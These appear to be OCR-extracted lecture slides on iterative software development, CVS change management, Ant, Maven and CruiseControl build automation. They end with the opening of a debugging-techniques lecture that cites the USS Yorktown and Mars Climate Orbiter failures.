
7



Advanced Software Development & Engineering

The three phases

8




Advanced Software Development & Engineering

Progression

- Initial cycle are longer (a couple of weeks)
- No prototype is usually delivered before the second iteration
- Cycles get shorter and shorter as the project progresses
- When necessary features are provided – focus on quality

9




Advanced Software Development & Engineering

Progression (2)

- Product Management gets more and more quiet
- Development pressure increases
- Quality takes more and more importance
- Eventually, Quality dictates Development, which must deliver punctual improvements and in the end just bug fixes

10



Advanced Software Development & Engineering


"Et pour la pratique"

Gotta love the theory...
but who will apply it and how ?

Focus on :

- Change Control
- Iterative Builds

11



Advanced Software Development & Engineering

Best practices policy

- To work as a team, you need to define your best practices (in order of importance) :
  - SCM practices (branching, tagging, commits)
  - Testing practices
  - Dependency management (ensure convergence)
  - Coding standards and review processes etc...
- Communicate and agree on those, best practices are not a one man's job
- Tip : If you do not have policies, steal them from someone (they won't mind)

12

Configuration Management

a.k.a. Change Management

a.k.a. “The fall guy”

- Monitoring change in *i*terative development is paramount
- Being able to produce a deliverable from “the good old days when everything worked fine”
- Focus on CVS : Popular Software Configuration Management (SCM) tool

Advanced CVS features

- Starting point : CSC 2004 - CVS usage lecture
- Here are some advanced features helpful for teamwork :
  - Tagging
  - Branching
  - Merging
  - Watching

Tagging

- Giving a common name to chosen revisions of chosen files
- Useful to mark a release made at a given moment (“current revisions of all files”), to mark a project as it is at the given time
- You can later refer to that tag (name) while checking out, branching and merging etc.

```
cvs tag Tag_Name
```

tags current revisions of files

Branching

- Branch : separate thread of revisions, that can be edited without affecting other branches
- Useful for maintaining latest stable release without touching current development (unstable) version
- If several developers have to modify one file, each should work on his branch

  `cvs tag -b Branch_Name`

  (creates a new branch)


  `cvs update –r Branch_Name`

  (updates local working copy)

- Sample branch number 1.5.2.1

  = first revision 2.1 of a branch made from revision 1.5

Branching : revision tree



/afs/cern.ch/project/cvs/reps/cvstest/Test.c
Revisions: 6, Branches: 2

1
MAIN

1.1
16-Feb-2005 15:46:47

1.2
16-Feb-2005 15:47:05

1.3
16-Feb-2005 15:48:07

1.4
16-Feb-2005 15:56:01
HEAD

1.2.2
Multithreading

1.2.2.1
16-Feb-2005 15:52:32

1.2.2.2
16-Feb-2005 15:52:58

Branching cost

- Branching is a powerful feature
- Like all powerful features it comes at a cost :
  - Branching means maintaining multiple versions of your product
  - You may have to fix bugs only in a given branch
  - You may have to fix bugs in all branches (can be difficult or impossible in some cases)
  - A branch should be as short lived as possible

Merging

- It is closing a branch by putting its modifications into the mainstream “trunk”
- Or merging modified local copy of a file with modified revision in CVS
- CVS tries to merge modifications automatically
- if it fails because of a conflict (same line was modified in a branch and in a “trunk”), then developer has to merge it manually

  `cvs update –j Branch_Name`
  “joins” changes of the other branch

Watching

- When a developer sets a watch on a file, he asks CVS to notify him if anyone else starts to work on that file

  `cvs watch add File_Name`
  asking CVS to watch this file for me

  `cvs edit File_Name`
  informing CVS that I start working on this file


  `cvs unedit File_Name`
  I’m not working on this file anymore

  `cvs watchers File_Name`
  who is watching this file?

CVS Tools

- Beyond the command line
  - GUI CVS clients
  - Web CVS client
- Let you :
  - Visualise and edit differences between versions
  - Request revision trees
  - Perform advanced operations easily (Special updates by date, tag, branch)

CVS Tools samples



Current directory: [acc-co] / accsoft / commons / accsoft-commons-cache

Files shown: 3

File	Rev.	Age	Author	Last log entry
src/				
build.xml	1.2	5 days	lmestre	converted to release
people	1.1	5 days	lmestre	converted to release
product.xml	1.3	5 months	vbaggiol	corrected dependency on a

Show files using tag: - Non-branch tags -

Diff for /accsoft/gui/accsoft-gui-frame/product.xml between version 1.2 and 1.3

version 1.2, 2004/09/21 13:02:32	version 1.3, 2004/09/29 16:34:25
Line 1	Line 1
<?xml version="1.0" encoding="UTF-8"?>	<?xml version="1.0" encoding="UTF-8"?>
<products>	<products>
<product name="accsoft-gui-frame" version="0.0.1" directory="accsoft/gui/accsoft-gui-frame">	<product name="accsoft-gui-frame" version="0.0.2" directory="accsoft/gui/accsoft-gui-frame">
<desc>GUI frame based on JDNC</desc>	<desc>GUI frame based on JDNC</desc>
<href></href>	<href></href>
<dependencies>	<dependencies>
<dep product="jdnc"/>	<dep product="jdnc"/>
	<dep product="accsoft-commons-core"/>
<dep product="commons-logging"/>	<dep product="commons-logging"/>
<dep product="log4j" local="true"/>	<dep product="log4j" local="true"/>
</dependencies>	</dependencies>

Legend:
Removed from v.1.2
changed lines
Added in v.1.3


Once upon a time...


or “The three developers and the big bad build”

- A team of developers sitting on a java web application :
  - A big common library (for foundation classes)
  - A big application made of :
    - A set of disconnected CVS modules and deployed separately (for reusability)
    - Web UI made of JSP pages
    - Many third party dependencies = Feature rich
  - Manual testing procedure
  - Manual configuration and deployment

Once upon a time...

Dependencies






Once upon a time...

Build troubles


- Building from scratch was difficult
  - Dependencies version number was not known (difficult upgrades), lived in one place only
  - Near the end : the common library needed to be compiled by bootstrapping (A→B→A)
- Configuring for deployment required a global understanding of the product (config files in multiple places)
- Deploying needed a manual procedure
- The end result was tested visually



Once upon a time...

The integrated build


- Integrated build helped to :
  - Break up the common library in small components with few dependencies
  - Ensure the end-product could be built from scratch by anybody
  - Make it easy to write tests and run them continuously
  - Collect metrics on development activity
- Integrated build did not :
  - Write tests automatically
  - Fully automate the deployment



Why so extensive ?

“Your build”


- Your build must be :
  - Reproducible
  - Easy to trigger (one command line)
  - Automatable
- Your build must cover all aspects of your development procedure
- Your build must run as early and as often as possible (you only care when it's broken)



Integrated Build Tool (1)

What does it do ?


- Code Generation
  - Metadata, Remote stubs, ORM mapping files
- SCM integration
  - CVS, Subversion, SourceSafe etc...
- Code compilation (from various sources to various targets)
  - Functional and regression testing
  - Packaging (ZIP/RPM, JAR/WAR/EAR files)
- ...



Integrated Build Tool (2)


What does it do ?

- Testing
  - Functional, Regression, Integration...
- Packaging and deployment
  - ZIP, RPM, JAR/WAR/EAR etc...
- Documentation generation
  - Javadoc, XDOC, UML, etc...
- Reporting
  - CVS activity statistics, unit testing coverage, code quality metrics
- And more...




Which build tools ?

- Apache Ant
  - All purpose tool, low level
- Apache Maven
  - High level, somewhat Java centric
- Cruise Control
  - For build automation
- But there are many more out there...



Apache Ant

- Aimed at replacing MAKE
- Low level tasks (move, zip, javac etc..)
- Project organisation is up to you
- Making new tasks is easy...
- ...Sharing them is not easy
- Will not manage your project (needs strong processes or a generation tool)
- Good foundation for platform independent build processes and scripting



Ant build sample

```
<project name="jpetstore" default="dist" basedir=".">
    <target name="init">
      <path id="project.classpath">
          <fileset dir="${global.build.dir}/comp">
              <include name="log4j/lib/log4j.jar"/>
              <include name="junit/lib/junit.jar"/>
          </fileset>
      </path>
      <available file="${dir.src}/java"
  property="sources.exist"/>
  </target>

  <target name="compile" depends="init" if="sources.exist">
    <mkdir dir="${dir.build}/classes"/>
    <javac debug="${debug}" destdir="${dir.build}/classes"
  srcdir="${dir.src}/model">
       <classpath refid="project.classpath"/>
    </javac>
  </target>
</project>
```

Apache Maven

Apache Maven Project
http://maven.apache.org/

- A layer on top of Ant
- Includes a project model (=metadata)
- Requires a reorganisation of your dependencies
- Uses Ant tasks, scripting and plug ins
- Covers all steps of your build (from code generation to deployment)
- Really aimed at Java (but offers .Net plug ins for compilation and code generation etc...)


Maven Project Model (POM)

- Requires you to describe :
  - Your source files and resources
  - Your dependencies (JAR, WAR, ZIP etc...)
  - Your SCM connection (CVS, Starteam, Subversion...)
- Gives the exact recipe for a reproducible build
- Lets you define custom build steps that decorate existing steps
  (e.g. "Before compilation -> trigger this generation utility")

Maven features

- In return, your project can now be :
  - Generated
  - Compiled
  - Tested
  - Packaged
  - Deployed
- ... all this with a single command line
- Maven will also generate reports (CVS stats, code quality, javadoc, xdoc, testing coverage)


Maven project layout



Maven project file sample

```
<project>
  <name>Pet Clinic</name>
  <groupId>cern.ppt</groupId>
  <id>petclinic</id>
  <currentVersion>0.1</currentVersion>

  <package>org.springframework.samples.petclinic</package>

  <dependencies>
    <dependency>
      <groupId>hibernate</groupId>
      <artifactId>hibernate</artifactId>
      <version>2.1.7</version>
      <properties>
        <war.bundle>true</war.bundle>
      </properties>
    </dependency>
  <build>
    <sourceDirectory>src</sourceDirectory>
    <unitTestSourceDirectory>test</unitTestSourceDirectory>
  </build>
</project>
```

Maven output samples



Dashboard report

Column legends

Project	JCoverage %lines	JCoverage LOC	JUnit Errors	JUnit Failures	JUnit Pass Rate
Model	4%	5900	26	51	39%
UI	22%	2108	0	11	60%

Coverage report

	Files	%line	%branch
Project	18	48%	56%
Packages			
cern.ppt.download	4	67%	69%
cern.ppt.download.dp	3	74%	90%
cern.ppt.download.dp.bc4j	3	0%	0%
cern.ppt.download.dp.beans	1	0%	0%
cern.ppt.download.dp.xml	1	95%	97%
cern.ppt.download.render	3	[illegible]	[illegible]
cern.ppt.download.render.excel	1		
cern.ppt.download.util	2		

cern/ppt/download/dp/beans/BeanDataProvider.java

Violation	Line
Avoid unused imports such as 'Vector'	46
Avoid unused private fields such as 'm_bKey'	100
Avoid unused local variables such as 'dynaProp'	213


Continuous builds

- Continuous builds are like watchdogs
- Take the pain out of building code
- Send daily status messages
- Keep log archives, to help you monitor your progress
- Inform whoever last contributed that there's a problem

Cruise Control

- Continuous build tool
- Very simple to install and run
- Works with many building tools (Ant, Maven, NAnt)
- Publishes results via :
  - Email
  - Scp
  - Instant Messaging
  - X10 (Heating control, lava lamp, alarm etc...)

Cruise Control report sample



```
BUILD FAILED
Ant Error Message: E:\Projects\cvs\cruisecontrol\main\sample_project\build.xml:75: Compile failed,
messages should have been provided.
Date of build: 20020507023938
Time to build: 6 seconds
Last changed: 05/07/2002 04:25:33
Last log entry:

Errors/Warnings: (7)
E:\Projects\cvs\cruisecontrol\main\sample_project\src\java\hello\HelloWorld.java:7: illegal start of expression
      ?
      ^
E:\Projects\cvs\cruisecontrol\main\sample_project\src\java\hello\HelloWorld.java:7: ';' expected
      ?
       ^
2 errors

Unit Tests: (1)
All Tests Passed

Modifications since last build:  (1)
change   User   E:\Projects\cvs\cruisecontrol\main\sample_project\src\java\hello\HelloWorld.java/HelloWorld.java
```

Iterative = Integrated

- For iterative development you need
  - The right tools
  - The right practices
  - The right project model
- Do not focus on a tool, but on what you really need
- Iterative Development is contagious – once you start somewhere, the rest of your projects have to follow

And to follow up…

- Q&A
- Semi-interactive demo on build integration
- Panel discussion

Bibliography Recommended links

- Pragmatic Project Automation
  by M. Clark *(Pragmatic Bookshelf, July 2004)*
- The resource on agile / iterative development
  http://www.agilealliance.org/articles/index
- Testing practices
  bloghttp://www.developertesting.com/
- *Maven User Reference*
  http://maven.apache.org/reference/user-guide.html

Debugging Techniques

			Friday 25 February	
15:05 - 16:20	Maintenance Block	Lecture 5	**Debugging Techniques**	Paolo Adragna
			The lecture addresses the problem of eliminate bugs from software. It is targeted on programmers who develop software on Unix-like platform using C/C++ language, but a large part of the content is general purpose and can be exploited also in a different context (platform or language).	
			Introduction and general comments about debugging In the introduction the general background required by debugging is reviewed 1) Noting and localizing a bug 2) Classifying a bug 3) Understanding a bug 4) Repairing a bug **Part one - General debugging** The first part of the lecture presents advices for general purpose debugging 1) Exploiting compiler feature: static analysis, warning option, optimization flag 2) Reading the right documentation 3) The abused cout debugging technique: general description, disadvantages. 4) Defensive programming and the assert macro (as a solution of cout technique) 5) The debugger. The example of gdb/ddd. 6) ANWB debugging technique: not really a technique actually, rather a method to flush out bugs 7) Code walkthrough: really an advice (possibly a citation of Gerhard's lecture) **Part two - C/C++-generated problems and tools to solve them** The second part addresses problems usually generated by C/C++ programming 1) Preprocessor: problems with versions, headers 2) System dependency 3) System call examination and interaction with the system: the example of strace 5) Dynamic storage allocation: general description of the problem. - Exploitable tools: libraries (to be linked) or external programs - Libraries: MEMWATCH, Electric Fence (with examples) - Executables: YAMD, Valgrind (with examples) - Comparison 6) Incremental building: description of the problem and citation of make	

Paolo Adragna

Università degli Studi di Siena

Debugging Techniques

Why Debugging?

Debugging is a **fundamental** part of *programmers' everyday activity*....


... but *some people* consider it an **annoying** option...

USS Yorktown (1998)

A crew member of the guided-missile cruiser USS Yorktown mistakenly entered a zero for a data value, which resulted in a division by zero. The error cascaded and eventually shut down the ship's propulsion system. The ship was dead in the water for several hours because a program ***didn't check for valid input****.*
(reported in Scientific American, November 1998)

Mars Climate Orbiter (1999)

The 125 million dollar Mars Climate Orbiter is assumed ***lost*** *by officials at NASA. The failure responsible for loss of the orbiter is attributed to a failure of NASA's* ***system engineer process****.*



The process did not specify the system of measurement to be used on the project. As a result, one of the development teams used ***Imperial measurement*** *while the other used the* ***metric system****. When parameters from one module were passed to another during orbit navigation correction,* ***no conversion was performed, resulting in the loss of the craft.***
